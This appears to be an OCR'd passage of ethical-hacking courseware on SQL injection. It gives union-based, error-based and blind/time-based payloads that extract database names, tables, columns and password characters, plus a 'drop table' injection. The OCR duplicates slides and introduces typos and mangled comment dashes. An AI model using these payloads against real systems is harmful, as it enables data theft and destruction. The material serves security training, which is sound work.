UNION SELECT ALL 1,DB_NAME,3,4--
```

[DB_NAME] *Returned from the server*

Union SQL Injection - Extract Database Tables

```
http://juggyboy.com/page.aspx?id=1
UNION SELECT ALL 1,name,3,4 from
sysobjects where xtype=char(85)--
```

[EMPLOYEE_TABLE] *Returned from the server*

Union SQL Injection - Extract Table Column Names

```
http://juggyboy.com/page.aspx?id=1
UNION SELECT ALL 1,column_name,3,4 from
DB_NAME.information_schema.columns
where table_name ='EMPLOYEE_TABLE'--
```

[EMPLOYEE_NAME]

Union SQL Injection - Extract 1st Field Data

```
http://juggyboy.com/page.aspx?id=1
 UNION SELECT ALL 1,COLUMN-NAME-
1,3,4 from EMPLOYEE_NAME --
```

[FIELD 1 VALUE] *Returned from the server*

Union SQL Injection Example

UNION SQL injection is used when the user uses the UNION command. The user checks for the vulnerability by adding a tick to the end of a ".php? id=" file. If it comes back with a MySQL error, the site is most likely vulnerable to **UNION SQL injection**. They proceed to use ORDER BY to find the columns, and at the end, they use the **UNION ALL SELECT command**.

Extract Database Name

This is the example of union SQL injection in which an attacker tries to extract a database name**.**

```
http://juggyboy.com/page.aspx?id=1 UNION SELECT ALL 1,DB_NAME,3,4--
```

[DB_NAME] Returned from the server

Extract Database Tables

This is the example of union SQL injection that an attacker uses to rxtract database tables.

```
http://juggyboy.com/page.aspx?id=1 UNION SELECT ALL 1,name,3,4 from
sysobjects where xtype=char(85)--
```

[EMPLOYEE_TABLE] Returned from the server.

Extract Table Column Names

This is the example of union SQL injection that an attacker uses to extract table column names.

```
http://juggyboy.com/page.aspx?id=1 UNION SELECT ALL 1, column name, 3, 4 from
DB_NAME. information_ schema. Columns where table_ name ='EMPLOYEE_TABLE'--
```


[EMPLOYEE_NAME]

Extract 1st Field Data

This is the example of union SQL injection that an attacker uses to extract field data.

```
http://juggyboy.com/page.aspx?id=1 UNION  SELECT  ALL  1,  COLUMN-NAME-1,  3,  4
from EMPLOYEE_NAME --
```

[FIELD 1 VALUE] Returned from the server



SQL Injection Error Based

Extract Database Name

- `http://juggyboy.com/page.aspx?id=1 or 1=convert(int,(DB_NAME))—`
- Syntax error converting the nvarchar value '[DB NAME]' to a column of data type int.

Extract 1st Database Table

- `http://juggyboy.com/page.aspx?id=1 or 1=convert(int,(select top 1 name from sysobjects where xtype=char(85)))—`
- Syntax error converting the nvarchar value '[TABLE NAME 1]' to a column of data type int.

Extract 1st Table Column Name

- `http://juggyboy.com/page.aspx?id=1 or 1=convert(int, (select top 1 column_name from DBNAME.information_schema.columns where table_name='TABLE-NAME-1'))—`
- Syntax error converting the nvarchar value '[COLUMN NAME 1]' to a column of data type int.

Extract 1st Field of 1st Row (Data)

- `http://juggyboy.com/page.aspx?id=1 or 1=convert(int, (select top 1 COLUMN-NAME-1 from TABLE-NAME-1))—`
- Syntax error converting the nvarchar value '[FIELD 1 VALUE]' to a column of data type int.

SQL Injection Error Based

The attacker makes use of the database-level error messages disclosed by an application. This is very useful to build a vulnerability exploit request. There are even chances of automated exploits based on the different error messages generated by the database server.

Extract Database Name

The following is the code to extract database name through SQL injection error-based method:

```
http://juggyboy.com/page.aspx?id=1 or 1=convert(int,(DB_NAME))—
```

Syntax error converting the nvarchar value '[DB NAME]' to a column of data type int.

Extract 1st Table Column Name

The following is the code to extract the first table column name through the SQL injection error-based method:

```
http://juggyboy.com/page.aspx?id=1 or 1=convert(int, (select top 1
column_name from DBNAME.information_schema.columns where
table_name='TABLE-NAME-1'))—
```

Syntax error converting the nvarchar value '[COLUMN NAME 1]' to a column of data type int.

Extract 1st Database Table

The following is the code to extract the first database table through the SQL injection error-based method:

```
http://juggyboy.com/page.aspx?id=1 or 1=convert(int, (select top 1 name
from sysobjects where xtype=char(85)))—
```


Syntax error converting the nvarchar value '[TABLE NAME 1]' to a column of data type int.

Extract 1st Field Of 1st Row (Data)

The following is the code to extract the first field of the first row (data) through the SQL injection error-based method:

```
http://juggyboy.com/page.aspx?id=1  or  1=convert(int,  (select  top  1
COLUMN-NAME-1 from TABLE-NAME-1))—
```

Syntax error converting the nvarchar value '[FIELD 1 VALUE]' to a column of data type int.



Module Flow


CEH Certified Ethical Hacker
SQL Injection Concepts
Testing for SQL Injection
Types of SQL Injection
Blind SQL Injection
SQL Injection Methodology
Advanced SQL Injection
SQL Injection Tools
Evasion Techniques
Counter-measures

Module Flow

Previously we discussed various types of SQL injection attacks. Now, we will discuss each type of SQL injection attack in detail. Let us begin with the blind SQL injection attack. Blind SQL injection is a method that is implemented by the attacker when any server responds with any error message stating that the syntax is incorrect.

SQL Injection Concepts	**Advanced SQL Injection**
Testing for SQL Injection	**SQL Injection Tools**
Types of SQL Injection	**Evasion Techniques**
Blind SQL Injection	**Countermeasures**
SQL Injection Methodology	

This section introduces and gives a detailed explanation of blind SQL injection attacks.



What Is Blind SQL Injection?

C|EH
Certified Ethical Hacker

No Error Message

Blind SQL Injection is used when a web application is vulnerable to an SQL injection but the results of the injection are not visible to the attacker

Generic Page

Blind SQL injection is identical to a normal SQL Injection except that when an attacker attempts to exploit an application rather than seeing a useful error message, a generic custom page is displayed


Time-intensive

This type of attack can become time-intensive because a new statement must be crafted for each bit recovered

Note: An attacker can still steal data by asking a series of True and False questions through SQL statements

What Is Blind SQL Injection?

Blind SQL injection is used when a **web application** is vulnerable to SQL injection. In many aspects, SQL injection and blind injection are same, but there are slight differences. SQL injection depends on error messages but blind injections are not dependent on error messages. Where ever there is web application vulnerability, blind **SQL injection** can be used to either access the sensitive data or to destroy the data. Attackers can steal the data by asking a series of true or false questions through SQL statements. Results of the injection are not visible to the attacker. This is also more time consuming because every time a new bit is recovered, then a new statement has to be generated.



No Error Messages Returned

`JuggyBoy'; drop table Orders --`

Blind SQL Injection (Attack Successful)

Oops!


We are unable to process your request. Please try back later.

Simple SQL Injection

```
Microsoft OLE DB Provider for
ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server
Driver][SQL Server]Unclosed
quotation mark before the
character string ''.
/shopping/buy.aspx, line 52
```

No Error Messages Returned

In this attack, when the attacker tries to perform SQL injection using a query such as: " JuggyBoy'; drop table Orders – ", to this statement, the server throws an error message with a detailed explanation of the error with database drivers and ODBC SQL server details in simple SQL injection; however, in blind SQL injection, the error message is thrown to just say that there is an error and the request was unsuccessful without any details.



`JuggyBoy'; drop table Orders --`

Blind SQL Injection (Attack Successful)


Oops!

We are unable to process your request. Please try back later.

Simple SQL Injection

```
Microsoft OLE DB Provider for
ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server
Driver][SQL Server]Unclosed
quotation mark before the
character string ''.
/shopping/buy.aspx, line 52
```

FIGURE 14.13: No Error Messages Returned



Blind SQL Injection: WAITFOR DELAY YES or NO Response

```
; IF EXISTS(SELECT * FROM creditcard)
WAITFOR DELAY '0:0:10'--
```

We are unable to process your request. Please try back later.

Since no error messages are returned, use 'waitfor delay' command to check the SQL execution status

WAIT FOR DELAY 'time' (Seconds)

This is just like sleep, wait for specified time. CPU-safe way to make database wait.

```
WAITFOR DELAY '0:0:10'--
```

BENCHMARK() (Minutes)

This command runs on MySQL server.

```
BENCHMARK(howmanytimes, do this)
```

Blind SQL Injection: WAITFOR DELAY YES or NO Response

Step 1: ; IF EXISTS(SELECT * FROM creditcard) WAITFOR DELAY '0:0:10'—

Step 2: Check if database "creditcard" exists or not

Step 3: If No, it displays "We are unable to process your request. Please try back later".

Step 4: If YES, sleep for 10 seconds. After 10 seconds displays "We are unable to process your request. Please try back later".

Since no error messages are returned, use the 'waitfor delay' command to check the SQL execution status

WAIT FOR DELAY 'time' (Seconds)


This is just like sleep; wait for a specified time. The CPU is a safe way to make a database wait.

```
WAITFOR DELAY '0:0:10'--
```

BENCHMARK() (Minutes)

This command runs on MySQL Server.

```
BENCHMARK(howmanytimes, do this)
```



```
; IF EXISTS(SELECT * FROM creditcard)
WAITFOR DELAY '0:0:10'--
```


Since no error messages are returned, use '**`waitfor delay`**' command to check the SQL execution status

Check if database "creditcard" exists or not
NO
YES
Sleep for 10 seconds
http://juggyboy.com
Oops!
http://juggyboy.com
Oops!

We are unable to process your request. Please try back later.

We are unable to process your request. Please try back later.

FIGURE 14.14: WAITFOR DELAY YES or NO Response



Blind SQL Injection – Exploitation (MySQL)

Searching for the first character of the first table entry

```
/?id=1+AND+555=if(ord(mid((select+pass+from
users+limit+0,1),1,1))=97,555,777)
```

If the table "users" contains a column "pass" and the first character of the first entry in this column is 97 (letter "a"), then DBMS will return TRUE; otherwise, FALSE.

Searching for the second character of the first table entry

```
/?id=1+AND+555=if(ord(mid((select+pass
from+users+limit+0,1),2,1))=97,555,777)
```

If the table "users" contains a column "pass" and the second character of the first entry in this column is 97 (letter «a»), then DBMS will return TRUE; otherwise, FALSE.

Blind SQL Injection – Exploitation (MySQL)

SQL injection exploitation depends on the language used in SQL. An attacker merges two SQL queries to get more data. The attacker tries to exploit the Union operator to easily get more information from the **databaase management system**. Blind injections help an attacker to bypass more filters easily. One of the main differences in blind SQL injection is entries are read symbol by symbol.

Searching for the first character of the first table entry

